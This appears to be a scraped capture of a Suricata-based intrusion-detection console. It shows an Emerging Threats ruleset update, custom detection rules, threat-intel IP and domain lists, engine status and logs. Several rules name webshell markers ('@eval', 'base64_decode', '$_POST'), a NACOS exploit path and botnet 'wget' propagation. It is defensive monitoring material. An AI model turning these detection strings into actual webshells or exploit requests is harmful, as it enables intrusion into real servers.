1076 TPro情报-[Fireeye] HackTool.TCP.Rubeus.[nonce]"; conten
1077 (msg:"ETPro情报-[Fireeye] M.HackTool.SMB.Impacket-Obfus
1078 (msg:"ETPro情报-[Fireeye] M.HackTool.SMB.Impacket-Obfus
1079 (msg:"ETPro情报-[Fireeye] M.HackTool.SMB.Impacket-Obfus
1080 (msg:"ETPro情报-[Fireeye] M.HackTool.SMB.Impacket-Obfus
1081 (msg:"ETPro情报-[Fireeye] M.HackTool.SMB.Impacket-Obfus
1082 (msg:"ETPro情报-[Fireeye] M.HackTool.SMB.Impacket-Obfus
1083 (msg:"ETPro情报-[Fireeye] M.HackTool.SMB.Impacket-Obfus
1084 (msg:"ETPro情报-[Fireeye] M.HackTool.SMB.Impacket-Obfus
1085 (msg:"ETPro情报-[Fireeye] M.HackTool.SMB.Impacket-Obfus
1086 AL NET any (msg:"ETPro情报-[Fireeye] Backdoor.HTTP.BEAC
1087 ETPro情报-[Fireeye] Backdoor.DNS协议-.BEACON.[CSBundle I
1088 (msg:"ETPro情报-Github/CicleCI Themed Phishing Domain i
1089 (msg:"ETPro情报-Github/CicleCI Themed Phishing Domain i
1090 (msg:"ETPro情报-Github/CicleCI Themed Phishing Domain i
```



Ruleset Update Summary - 2025/08/27 - v11002

Ruleset Updates



rulesbot

17h

Summary:

18 new OPEN, 20 new PRO (18 + 2)

Added rules:

Open:

- 2064173 - ET INFO DYNAMIC_DNS Query to a *.yodyiam .com domain (info.rules)
- 2064174 - ET INFO DYNAMIC_DNS HTTP Request to a *.yodyiam .com domain (info.rules)
- 2064175 - ET MALWARE Win32/TA569 Gholoader Domain in DNS Lookup (devel .asurans .com) (malware.rules)
- 2064176 - ET MALWARE Win32/TA569 Gholoader Domain in TLS SNI (devel .asurans .com) (malware.rules)
- 2064177 - ET EXPLOIT_KIT LandUpdate808 Domain in DNS Lookup (camitel .com) (exploit_kit.rules)
- 2064178 - ET EXPLOIT_KIT LandUpdate808 Domain (camitel .com) in TLS SNI (exploit_kit.rules)
- 2064179 - ET WEB_SPECIFIC_APPS Totolink formLoginAuth.htm authCode Parameter Authentication Bypass Attempt (CVE-2025-9533) (web_specific_apps.rules)
- 2064180 - ET WEB_SPECIFIC_APPS Linksys QoSSetup ack_policy Parameter Buffer Overflow Attempt (CVE-2025-9527) (web_specific_apps.rules)

规则自定义编辑

网络安全事件处置

原始日志

系统配置信息

引擎状态

服务器状态

系统日志

删除告警

规则文件查看

规则文件修改

配置文件修改

规则上传更新

提交规则

API接口信息

用户管理

授权管理

蜜言分析引擎

蜜言入库服务

退出登录

搜索

自定义规则文件

输入ID、关键字过滤

搜索

当前显示的规则文件为 `rukun.rules`，总共加载的规则 **138** 条

清除条件

序号	规则
1	<code>alert tcp any any -> any any (msg:"漏洞攻击-一句话木马攻击"; content:"@eval"; nocase; content:"base64_decode"; nocase; content:"\$_POST"; nocase; classtype:trojan-activity; sid:66668889; rev:4;)</code>
2	<code>alert http any any -> any any (msg:"漏洞攻击-CVE-2021-29441 NACOS漏洞利用"; flowes:established,to_server; content:"*/nacoss/v1/auth?pageNo=1&pageSize=9"; nocase; classtype:trojan-activity; sid:66668891; rev:1;)</code>
3	<code>alert http any any -> any any (msg:"漏洞攻击-Webshell木马上传"; flow:established,to_server; content:"\$_POST["; nocase; content:"@eval"; nocase; classtype:trojan-activity; sid:66668892; rev:1;)</code>
4	<code>alert dns \$HOME_NET any -> any any (msg:"守望者实验室情报-C2可疑域名访问"; dns.query; content:isset,C2_Domain; type:string; load:home/lib/suricata/rules/C2_Domain.txt; memcap:100mb; hashsize:1000000; classtype:trojan-activity; sid:66668893; rev:1;)</code>
5	<code>alert dns \$HOME_NET any -> any any (msg:"守望者实验室情报-感染挖矿病毒程序"; dns.query; content:isset,Mine_Domain; type:string; load:home/lib/suricata/rules/Mine_Domain.txt; memcap:100mb; hashsize:1000000; classtype:trojan-activity; sid:66668895; rev:1;)</code>
6	<code>alert dns \$HOME_NET any -> any any (msg:"360情报-感染DGA僵尸网络程序"; dns.query; data:isset,DGA_Domain; type:string; load:home/lib/suricata/rules/DGA_Domain.txt; memcap:1gb; hashsize:2000000; classtype:trojan-activity; sid:66668890; rev:1;)</code>
7	<code>alert tcp any any -> any any (msg:"漏洞攻击-Mozilla僵尸网络病毒传播"; content:"Hello,World"; nocase; content:"wget"; nocase; classtype:trojan-activity; sid:66668897; rev:1;)</code>
8	<code>alert dns \$HOME_NET any -> any any (msg:"微步在线情报-主机感染了双枪木马"; dns.query; content:"*.*.socools.com"; classtype:trojan-activity; sid:66668903; rev:1;)</code>
9	<code>alert dns \$HOME_NET any -> any any (msg:"微步在线情报-主机感染驱动人生木马"; dns.query; content:"w.beahh.com"; classtype:trojan-activity; sid:66668904; rev:1;)</code>
10	<code>alert http any any -> any any (msg:"明文传输-检测到网站使用弱密码"; flow:established,to_server; content:"password="; nocase; content:"password=123456"; classtype:web-application-attack; sid:66668901; rev:1;)</code>

情报自定义编辑-IP

网络安全事件验证系统

网络告警日志

网络会话日志

网页访问日志

文件传输日志

域名解析日志

系统配置信息

引擎状态

服务器状态

系统日志

删除告警

规则文件查看

规则文件修改

配置文件修改

规则上传更新

提交规则

API接口信息

用户管理

授权管理

重启分析引擎

选择

自定义IP情报

选择

清除条件

116.22.74.205,2,80
88.88.88.88,2,80
107.172.190.48,2,80
139.159.225.141,2,80
192.253.234.36,2,80
128.241.230.8,2,80
38.147.171.196,2,80
23.249.28.80,2,80
118.31.0.235,2,80
47.93.42.180,2,80
103.215.78.227,2,80
206.72.195.179,2,80
154.204.34.23,2,80
38.45.125.2,2,80
43.136.233.118,2,80
47.239.83.181,2,80
47.239.119.126,2,80
154.91.180.124,2,80
8.133.245.46,2,80
18.163.212.208,2,80

保存规则

情报自定义编辑-域名

网络安全事件趋势 ▼

网络安全事件分析 ▼

网络安全事件查询 ▼

网络安全事件处置 ▼

原始日志 ▼

系统配置信息 ▲

引擎状态

服务器状态

系统日志

删除告警

规则文件查看

规则文件修改

配置文件修改

规则上传更新

提交规则

API接口信息

用户管理

选择

自定义域名情报

选择

清除条件

test135.com

保存规则

系统状态监测

网页访问日志

文件传输日志

域名解析日志

系统配置信息

引擎状态

服务策略状态

系统日志

删除告警

规则文件查看

规则文件修改

配置文件修改

规则上传更新

提交规则

API接口信息

用户管理

授权管理

重启分析引擎

重启入库服务

退出登录

CPU情况

CPU型号	CPU内核数	CPU逻辑核心数	CPU利用率
x86_64	12	24	18.8 %

内存情况

总内存	可用内存	已使用内存	使用率
30.82 GB	7.01 GB	22.92 GB	77.3 %

网络情况

网卡	发送速度	接收速度
lo	8.95 Kb/s	8.95 Kb/s
eno1	512.00 b/s	1.02 Kb/s
eno2	1.47 Kb/s	92.55 Mb/s
eno3	0.00 b/s	395.75 Mb/s
eno4	0.00 b/s	881.13 Mb/s

硬盘空间情况

设备名	挂载点	总空间	已使用	剩余空间	使用率
-----	-----	-----	-----	------	-----

引擎状态监测

- 网页访问日志
- 文件传输日志
- 域名解析日志

系统配置信息

- 引擎状态
- 服务器状态
- 系统日志
- 删除告警
- 规则文件查看
- 规则文件修改
- 配置文件修改
- 规则上传更新
- 提交规则
- API接口信息
- 用户管理
- 授权管理
- 重启分析引擎
- 重启入库服务
- 退出登录

丢包总数	13476619
丢包率	0.41%
处理数据包	3274149873
处理数据量	3.44 TB

```
block_size=1048576 block_nr=155 frame_size=1616 frame_nr=100440 (mem: 162529280)
[1418804 - W#09-eno4] 2025-08-28 16:34:48 Perf: af-packet: eno4: setting socket buffer to
2147483647
[1418804 - W#09-eno4] 2025-08-28 16:34:48 Perf: af-packet: eno4: rx ring params:
block_size=1048576 block_nr=155 frame_size=1616 frame_nr=100440 (mem: 162529280)
[1418805 - W#10-eno4] 2025-08-28 16:34:48 Perf: af-packet: eno4: setting socket buffer to
2147483647
[1418805 - W#10-eno4] 2025-08-28 16:34:48 Perf: af-packet: eno4: rx ring params:
block_size=1048576 block_nr=155 frame_size=1616 frame_nr=100440 (mem: 162529280)
[1418746 - Suricata-Main] 2025-08-28 16:34:48 Notice: threads: Threads created -> W: 30
FM: 1 FR: 1 Engine started.
```

```
8月 28 14:15:52 nsevs-14 eve_to_mysql[1223142]: 完成一轮数据录入, 共插入了 0 行数据, 用时 0.22 秒, 等待 5 秒继续。
8月 28 14:15:52 nsevs-14 eve_to_mysql[1223142]: 完成一轮数据录入, 共插入了 0 行数据, 用时 0.22 秒, 等待 5 秒继续。
8月 28 14:15:52 nsevs-14 eve_to_mysql[1223142]: 完成一轮数据录入, 共插入了 0 行数据, 用时 0.22 秒, 等待 5 秒继续。
8月 28 14:15:52 nsevs-14 eve_to_mysql[1223142]: 完成一轮数据录入, 共插入了 0 行数据, 用时 0.22 秒, 等待 5 秒继续。
```

```
o uwsgi.service - uWSGI Server
  Loaded: loaded (/usr/lib/systemd/system/uwsgi.service; enabled; vendor preset: disabled)
  Active: inactive (dead) since Sun 2025-04-27 11:10:13 UTC; 4 months 1 day ago
  Main PID: 768469 (code=exited, status=0/SUCCESS)
```

Notice: journal has been rotated since unit was started, output may be incomplete.

```
• nginx.service - The nginx HTTP and reverse proxy server
  Loaded: loaded (/usr/lib/systemd/system/nginx.service; enabled; vendor preset: disabled)
  Active: active (running) since Sun 2025-04-27 14:22:13 UTC; 4 months 1 day ago
  Main PID: 784945 (nginx)
  Tasks: 25 (limit: 201802)
  Memory: 9.9M
  CGroup: /system.slice/nginx.service
          └─ 784945 *nginx: master process /usr/sbin/nginx*
             └─ 784946 *nginx: worker process*
```

2025

Nsevs-V3.1

用效果说话，欢迎测试！